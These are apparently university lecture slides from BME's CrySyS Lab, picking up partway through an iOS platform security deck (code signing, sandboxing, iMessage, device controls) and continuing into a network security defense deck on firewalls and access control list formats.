- No Protection


App Security

- Signed, Verified and Sandboxed applications
- Code signing
 - All executable code must be signed with Apple-issued certificate
 - Extends the concept of chain of trust
 - Prevents the load of external code or self-modifying code
 - Apps can be traced back to developers
 - In-house app development with Provisioning Profiles (enterprise apps)
 - Code signature checks at runtime as well




App Security

- Runtime process security
 - Third party apps are sandboxed
 - Unique random home directory for every app (assigned at install)
 - Access to any other information is only possible through iOS services
 - OS partition is read-only
 - Majority of iOS, as well as third party apps run as non-privileged user




App Security

- Runtime process security
 - Apps on writable AND executable memory pages are controlled tighter: Apple-only dynamic code-signing entitlement
 - » Only for Safari JIT JavaScript complier
 - ARM's Execute Never (XN) protection on pages
 - » Similar to Data Execution Prevention
 - Custom keyboards
 - » Enabled by the user for the entire system
 - » Any text field, except: Passcode, secure text
 - » Restricted sandbox: no network access
 - » Default sandbox can be requested



Internet Services

- Apple ID: iCloud, iMessage, FaceTime, iTunes Store, iBooks Store, App Store, etc.
- Two-step verification
- iMessage
 - End-to-end encryption
 - Apple doesn't log messages or attachments
 - Signaling through Apple Push Notification (APN) service
 - Messages are deleted from APNs when delivered
 - Messages for offline devices are queued for up to 7 days



Internet Services - Siri



- Uses a random identifier for voice recognition
(it can be regenerated on demand)
- Sends additional data:
 - music library data, reminders, relationships, user first and last name, rough location, etc.
- Additional information is only sent if needed:
 - E.g. fine location info
- After 10 minutes all session information is discarded
- Voice recordings are saved for 6 month

Device Controls

- Passcode protection
 - Protected against brute-force attacks
- Remote wipe
 - Instant remote wipe
 - » Discards the block storage encryption key from Effaceable Storage, rendering all data unreadable
 - Users can also wipe devices in their possession using the Settings app
- Find My iPhone and Activation Lock
 - The device can't be reactivated without entering the owner's Apple ID

iOS and iPadOS versions

iPhone



81% of all devices introduced in the last four years use iOS 16.

81%

iOS 16

- 81% iOS 16
- 15% iOS 15
- 4% Earlier

72% of all devices use iOS 16.

72%

iOS 16

- 72% iOS 16
- 20% iOS 15
- 8% Earlier

iPad



53% of all devices introduced in the last four years use iPadOS 16.

53%

iPadOS 16

- 53% iPadOS 16
- 39% iPadOS 15
- 8% Earlier

50% of all devices use iPadOS 16.

50%

iPadOS 16

- 50% iPadOS 16
- 37% iPadOS 15
- 13% Earlier


References



Apple Platform Security

<https://support.apple.com/en-gb/guide/security>

IT security education program (BSc, MSc)



more info: <http://www.crysys.hu/education/>

Control Questions

- How does secure boot work in iOS?
- What is the purpose of the Secure Enclave coprocessor?
- How is user data security and privacy solved?
- What are the basic measures of Application security in iOS?
- How does secure communication through iMessage work?
- What are the device control options in iOS?




DEPARTMENT OF
NETWORKED SYSTEMS
AND SERVICES

Network Security - Defense

VIHIAAC01 – IT Security, 2020

Tamás Holczer

CrySyS Lab, BME
holczer@crysys.hu



www.crysys.hu



MŰEGYETEM 1782


Concepts and countermeasures

- **Firewalls**
- **Intrusion detection /prevention systems**
- **Virtual Private Networks (very high level)**



- Not discussed here:
 - DNS Security
 - Layer 2 security
 - Routing security
 - Honeypots
 - Spam
 - Distributed Denial of Service Attacks

Well known network attacks

- WannaCry ransomware (2017)
 - ~200,000 victims in ~150 countries
 - Billions of \$ damage
 - Used EternalBlue vulnerability (Microsoft Windows 7,8,10... SMBv1 vuln)
- GitHub DDoS (2018)
 - 1,35 Tbps
 - Tens of thousands of unique endpoints
- Mirai (2016)
 - Against IoT devices (digital video recorders, routers, IP cameras...)
 - DDoS against Dyn DNS provider
 - (affects Netflix, PayPal, Sony PlayStation...)




Introduction




Background 1. TCP/IP

- Addresses: MAC, IP, PORT
- Concepts: routing, switching, def gateway, address, netmask, classless,


Computer A sends data.



Computer B receives data.




TCP /IP stack




Application: data
Transport: reliability
Internet: remote com
Net access: neighboring com

Background 2. NAT

- Network address translation
- Private Addresses:
 - 10.X.X.X
 - 172.16-31.X.X
 - 192.168.X.X




Introduction to firewalls



What is a firewall?

- a firewall is a system or group of systems that enforces some network access control policy
 - usually, the policy is defined by filtering rules
 - each incoming and outgoing packet is matched against the filtering rules and it is either allowed to pass or dropped



High level design goals for firewalls

- all traffic from inside to outside, and vice versa, must pass through the firewall
 - ensured by the appropriate design of the topology of the network and the placement of the firewall
 - various topologies and placements are possible
- only authorized traffic, as defined by the access control policy, must be allowed to pass (white list instead of black list)
 - ensured by the appropriate filtering rule set that enforces the given policy
 - filtering at various layers are possible
- the firewall itself must be immune to penetration
 - secure OS, limited set of allowed features, systematic maintenance

Classification 1

- Packet filtering firewall - Typically is a router with the capability to filter some packet content, such as Layer 3 and sometimes Layer 4 information
- Stateful firewall - Monitors the state of connections, whether the connection is in an initiation, data transfer, or termination state.
- Application gateway firewall (proxy firewall) - A firewall that filters information at Layers 3, 4, 5, and 7 of the OSI reference model. Most of the firewall control and filtering is done in software.

Classification 2

Type	Advantage	Disadvantage
Packet filtering	<ul style="list-style-type: none">• Simple• Efficient• Hardware support feasible	<ul style="list-style-type: none">• Stateless• Fragmented packets• Dynamic ports
Stateful filtering	<ul style="list-style-type: none">• Simple• Efficient• Easier to realize policy• Better against DoS	<ul style="list-style-type: none">• Not good against Application layer attacks• Requires more resources
Application level	<ul style="list-style-type: none">• Sophisticated rules• Can realize complex policies	<ul style="list-style-type: none">• Requires lot of resources• Slows down traffic

- no perfect firewall exists
 - choice depends on the policies to be realized
 - in most cases a mix is used
-

Classification 3

- Host-based (server and personal) firewall - A PC or server with firewall software running on it.
- Transparent firewall - A firewall that filters IP traffic between a pair of bridged interfaces.
- PC based firewall (i.e.: Linux with iptables)
 - Low throughput
 - Highly configurable
- Router based firewall (i.e.: Cisco 1800 series)
 - Medium throughput
- Hardware based firewall (i.e.: Cisco ASA, FortiGate, Sophos UTM)
 - High throughput
 - Medium/Highly configurable
 - Linux/Custom OS inside

Packet filtering / Access Control Lists 1.

- Basic (standard) format:

```
protocol source-addr [source-wildcard] destination-addr  
[destination-wildcard] {permit | deny}
```

- protocol: ip/tcp/udp(/icmp)
- source-addr, source-wildcard: range of senders
- Destination-addr, destination-wildcard: range of receivers
- permit | deny: decision

- Advanced format:

```
protocol source-addr [source-wildcard] sport destination-addr  
[destination-wildcard] dport {permit | deny} [log]
```

- Port numbers
- logging

